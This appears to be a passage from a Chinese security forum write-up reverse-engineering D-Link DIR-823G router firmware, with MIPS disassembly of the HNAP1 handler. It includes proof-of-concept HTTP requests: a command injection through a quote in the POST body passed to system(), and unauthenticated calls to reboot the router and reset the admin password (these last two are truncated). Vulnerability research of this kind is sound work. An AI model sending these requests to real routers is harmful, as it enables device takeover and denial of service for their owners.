sw      $v1, func_ptr
j       loc_423AD8        # 遍历函数表寻找要调用的函数
nop
```

```
loc_423AD8:               # 遍历函数表寻找要调用的函数
lw      $v0, func_ptr
lw      $v0, 0($v0)       # 首先取出 函数的名称
bnez    $v0, loc_4239A0
nop
```

100.00% (1651,1780) (366,214) UNKNOWN 00423950: handle_HNAP1+114 (Synchronized with Hex View-1)

这个函数的主要逻辑是从 wp 结构体中取出此次请求需要调用的函数名，然后去全局函数表里面搜索，找到之后在进行处理。

其中函数表位于 0x058C560

```
LOAD:0058C55C                 .byte    0
LOAD:0058C55D                 .byte    0
LOAD:0058C55E                 .byte    0
LOAD:0058C55F                 .byte    0
LOAD:0058C560 function_table: .word aSetmultipleact    # DATA XREF: handle_HNAP1+150↑o
LOAD:0058C560                                          # "SetMultipleActions"
LOAD:0058C564                 .word sub_433768
LOAD:0058C568                 .word aGetdevicesetti_4  # "GetDeviceSettings"
LOAD:0058C56C                 .word sub_432D28
LOAD:0058C570                 .word aGetoperationmo    # "GetOperationMode"
LOAD:0058C574                 .word sub_433F70
LOAD:0058C578                 .word aGetsmartconnec_4  # "GetSmartconnectSettings"
LOAD:0058C57C                 .word sub_464DD4
LOAD:0058C580                 .word aGetuplinkinter    # "GetUplinkInterface"
LOAD:0058C584                 .word sub_433F48
LOAD:0058C588                 .word aLogin_4           # "Login"
LOAD:0058C58C                 .word sub_42ACB0
LOAD:0058C590                 .word aGetwlanradiose_6  # "GetWLanRadioSettings"
LOAD:0058C594                 .word sub_46462C
LOAD:0058C598                 .word aGetclientinfo     # "GetClientInfo"
LOAD:0058C59C                 .word sub_447B94
LOAD:0058C5A0                 .word aSetclientinfo_0   # "SetClientInfo"
LOAD:0058C5A4                 .word sub_447F58
LOAD:0058C5A8                 .word aUpdateclientin_4  # "UpdateClientInfo"
LOAD:0058C5AC                 .word sub_448B70
LOAD:0058C5B0                 .word aGetwlanradiose_7  # "GetWLanRadioSecurity"
LOAD:0058C5B4                 .word sub_463C90
LOAD:0058C5B8                 .word aSetdevicesetti_9  # "SetDeviceSettings"
LOAD:0058C5BC                 .word sub_4346EC
LOAD:0058C5C0                 .word aGetapclientset    # "GetAPClientSettings"
LOAD:0058C5C4                 .word sub_433EF8
LOAD:0058C5C8                 .word aSetapclientset_1  # "SetAPClientSettings"
LOAD:0058C5CC                 .word sub_433F20
LOAD:0058C5D0                 .word aSetwlanradiose_11  # "SetWLanRadioSettings"
LOAD:0058C5D4                 .word sub_46423C
0017C560 0058C560: LOAD:function_table (Synchronized with Hex View-1)
```

函数表的每一项的结构应该是

- 4 字节 函数名的字符串地址
- 4 字节 函数的地址

找到了需要调用的处理函数后，会首先记录 POST 的原始报文（通过运行过程查看日志文件，可以猜测出来）

```
nop
beqz    $v0, loc_423AC4
nop

addiu   $v1, $fp, 0x1448+cmd   # 如果找到就先记录请求的数据
li      $v0, 0x1388
move    $a0, $v1
move    $a1, $zero
move    $a2, $v0
jal     memset            # 初始化缓冲区
nop
la      $v0, aEchoSVarHnaplo  # "echo '%s' >/var/hnaplog"
addiu   $v1, $fp, 0x1448+cmd
move    $a0, $v1
li      $a1, 0x1387
move    $a2, $v0
lw      $a3, 0x1448+arg_18($fp)
jal     snprintf
nop
addiu   $v0, $fp, 0x1448+cmd
move    $a0, $v0
jal     system
nop
lui     $v0, 0x4A
addiu   $v1, $v0, (aWpHnapfuncS - 0x4A0000)  # "wp->hnapfunc===========>%s\n"
lw      $v0, 0x1448+wp($fp)
lw      $v0, 0x524($v0)
move    $a0, $v1
move    $a1, $v0
jal     printf            # 打印要调用的函数名
nop
lw      $v0, func_ptr
lw      $v0, 0($v0)
move    $a0, $v0
100.00% (1923,2800) (360,112) UNKNOWN 004239C4: handle_HNAP1+188 (Synchronized with Hex View-1)
```

POST 报文


这里记录日志采取的方式是 首先用 `snprintf` 生成命令， 然后使用 `system` 执行。我们可以直接注入 ' 来命令执行

POC:

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
Content-Length: 53
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.3
Content-Type: text/xml; charset=UTF-8
Accept: */*
SOAPAction: "http://purenetworks.com/HNAP1/Login"
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

'`echo hacked_by_hac425!!!!!!!! > /web_mtn/hack.txt`'
```

最后会写内容到 `/web_mtn/hack.txt`, 然后可以通过 web 访问




HNAP1 接口继续分析

接着又接续分析了 `/HNAP1` 的处理，这个接口通过 `soap` 实现了 `rpc` 的功能，其中有的接口没有权限校验，会造成一些严重的问题。

reboot 接口没有校验，可以不断重启 ， ddos

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
Content-Length: 298
Origin: http://192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.3
Content-Type: text/xml; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
SOAPAction: "http://purenetworks.com/HNAP1/RunReboot"
Referer: http://192.168.0.1/reboot.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://w
```



修改密码接口，未授权访问，可修改密码

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
Content-Length: 402
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.3
Content-Type: text/xml; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
SOAPAction: "http://purenetworks.com/HNAP1/SetPasswdSettings"
Referer: http://192.168.0.1/account.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://w
```

管理员密码会被改成 hackedbyhac425.

DIR823GA1_FW102B03.rar (5.782 MB) 下载附件

点击收藏 | 2 关注 | 2

上一篇：GoldenEye 1: CTF ... 下一篇：基于goahead 的固件程序分析

1. 1 条回复

b5mali4 2018-10-08 17:04:14

全能啊，看不懂二进制

0 回复Ta

登录 后跟帖